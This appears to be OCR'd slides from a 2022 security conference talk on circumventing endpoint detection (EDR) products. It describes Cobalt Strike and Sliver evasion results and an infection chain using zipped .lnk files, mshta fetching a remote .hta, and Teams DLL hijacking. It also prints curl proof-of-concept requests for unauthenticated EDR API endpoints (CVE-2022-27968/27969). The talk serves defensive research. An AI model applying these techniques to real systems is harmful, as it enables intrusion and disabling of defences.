Dynamically add new capabilities	Run C# binary (through execute-assembly)	Detected	Detected	Detected	Undetected	Detected	Undetected	Undetected	Undetected
	Run code (in process: beacon object file) e.g. Sharphound, NanoDump: dumping LSASS	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected
	Run C# code (in process: through inline-execute-assembly) e.g. certify	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected

Core functionality of Cobalt+ Sliver.
Should be easier to detect based on behavior signatures

Community extensions.
Harder to detect.
Some extensions come in form of BOFs.
For other tools that have not yet been prepared as BOF, you can instead use the generic 'inline-execute-assembly' as a wrapper and execute pretty much any tool

Take aways.
- EDRs are highly ineffective at detecting abuse actions after injection
- When adding new capabilities, red teamers should avoid the built-in 'execute-assembly' option that might trigger an EDR

Putting the pieces together: By combining the right injection and abuse strategies, hackers can fully circumvent common EDR solutions

Detailed chain of events from malware download to execution

The **user downloads a zip** file that contains some .lnk files

Browser bypass

Modern browsers refuse to download .lnk files. This protection is bypassed by putting the .lnk inside a .zip

.lnk executes mshta.exe with the malware location as argument


Applocker bypass

mshta.exe is a system default binary that can be misused; this successfully bypasses Applocker

mshta.exe **downloads and executes a .hta malicious file** from our server.

Due to **.dll hijacking, our payload is executed** every time Teams is opened

EDR system does not detect infection when using the evasion techniques discussed in this presentation


Demo Time
All hackers gain hidden agenda
[*] Server v1.5.16 - 23eef3d15cdc116a1b9936cf392fdade37d93ad4
[*] Client v1.5.19 - c46e193153eeea236b2e7098c0cd45ba4e3b4244
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command
sliver > sessions
[*] No sessions 🙁
sliver >
Windows 10 HITB - VMware Workstation
Mail - Jorge Gimenez Duro - Outlook - Profile 1 - Microsoft Edge
https://outlook.office365.com/mail/deeplink
Reply all
Delete
Report
HITB SINGAPORE 2022 IMPORTANT
Jorge Gimenez Duro
To: Jorge Gimenez Duro
Tue 8/23/2022 11:26 PM
PLEASE.
IT IS IMPORTANT THAT YOU CLICK ON THIS LINK AND DOWNLOAD THE ZIP INSIDE.
IT IS COMPLETELY SAFE.
PLEASE DO IT
PLEASE DOWNLOAD
Best,
Jorge
--
Jorge Gimenez, Security Research Labs
jorge@srlabs.de, https://srlabs.de/
Reply
Forward
Type here to search
To return to your computer, move the mouse pointer outside or press Ctrl-Alt.

Agenda

How EDRs work

Effective techniques to circumvent them

How to compensate for EDR protection gaps


Do we even need EDRs on endpoints?

Final experiment: Endpoint-based vs cloud-based detection.

- We uploaded the samples that every EDR in our test lab missed to VirusTotal (indirect system calls, .dll)
- 13/16 engines in VirusTotal successfully detected the malware, without any behavioral analysis on the target endpoint
- This suggests that it is possible to find well-obfuscated malware by building better sandboxes that are harder to detect

Cobalt Strike sample upload to VirusTotal

Sliver sample upload to VirusTotal



Some complimentary controls are available to make up for the protection gaps in EDRs

EDR make corporations "12%" harder to compromise

Back-of-the-envelope estimate:

- **8 weeks hacking baseline.** A red team exercise to take over a large corporate takes an average of 4 experts and 8 weeks, including preparation (this varies widely by company, of course)
- Knowing that an EDR is used makes red teaming much slower since testers become very careful not to trigger anomaly detection, and avoid servers that run EDRs
- **1 more week to evade EDR.** When the company uses an EDR on user endpoints and Windows servers, the red team requires about one more week of preparation and execution – "12% more"
- For smaller or easier-to-hack companies, the relative security uplift from using an EDR is larger

Other controls are needed to further increase hacking resilience

Additional security measures further increase the resilience to malware injections:


- App allow-listing
- Heavy monitoring on common external compromise vectors (.lnk, ISO, Word…)
- Tier-0 / zero-trust architecture
- Threat hunting, that is: Deeper analysis on EDR telemetry
- Prevent LSASS dumping by running it as protected process light (RunAsPPL)

Security software can introduce software bugs, further decreasing their protection contribution

EDR systems can have bugs, too

We found issues in a modern EDR system:

- Through default credentials we gained full access to the popular EDR backend, its privileges, and functions (on-premise only)
- Additionally, we discovered three high-severity vulnerabilities in the EDR, arising from weak access control on API endpoints: CVE-2022-27968 and -27969
- All issues have been fixed in the latest versions



EDR management interface, accessible over network with default credentials

Security software can introduce software bugs, further decreasing their protection contribution

Details of CVE-2022-27968 and -27969

```
curl https://<cynet-server>:8443/WebApp/DeceptionUser/GetAllDeceptionUsers
[
    {
        "Id":2,
        "UserName":"DecoyUser A",
        "DomainName":"company.local",
        "UserType":2,
        "GroupId":1,
        "GroupName":"Main"
    },
    {
        "Id":4,
        "UserName":"DecoyUser B",
        "DomainName":"company.local",
        "UserType":2,
        "GroupId":2,
        "GroupName":"Manually Installed Agents - Linux"
    },
    {
        "Id":3,
        "UserName":"DecoyUser C",
        "DomainName":"company.local",
        "UserType":2,
        "GroupId":3,
        "GroupName":"Manually Installed Agents"
    }
]
```

```
curl https://<cynet-server>:8443/WebApp/SettingsExclusion/GetExclusionsProfile?profileId=1

{
   "Payload":{
      "ExclusionRules":[
         {
            "Id":3,
            "Type":1,
            "Value":"C:\\Windows\\System32\\powershell.exe"
         }
      ]
   },
   "Id":1,
   "Name":"Exclude - Powershell",
   "DateCreated":"6/8/2021 5:58:57 PM",
   "IsDefault":false,
   "LastUpdate":"6/11/2021 2:26:07 PM",
   "Type":2,
   "PlatformType":100,
   "Groups":[

   ],
   "Hosts":[
```

```
curl https://<cynet-server>:8443/WebApp/SettingsFileMonitor/GetFileMonitorProfiles

[
   {
      "Id":2,
      "Name":"Best Practice",
      "DateCreated":"1/1/2020 1:03:22 PM",
      "IsDefault":true,
      "LastUpdate":"1/1/2020 1:03:22 PM",
      "Type":4,
      "PlatformType":100,
      "Groups":null,
      "Hosts":null
   }
]
```

Take aways

1	**EDR systems can be circumvented** with well-documented techniques
2	**The EDR slows down hackers**, instead of preventing endpoint hacking
3	**Complementary controls are needed** to reach high hacking resilience, in particular system hardening and threat hunting,

Questions?

Jorge Gimenez <jorge@srlabs.de>
Karsten Nohl <nohl@srlabs.de>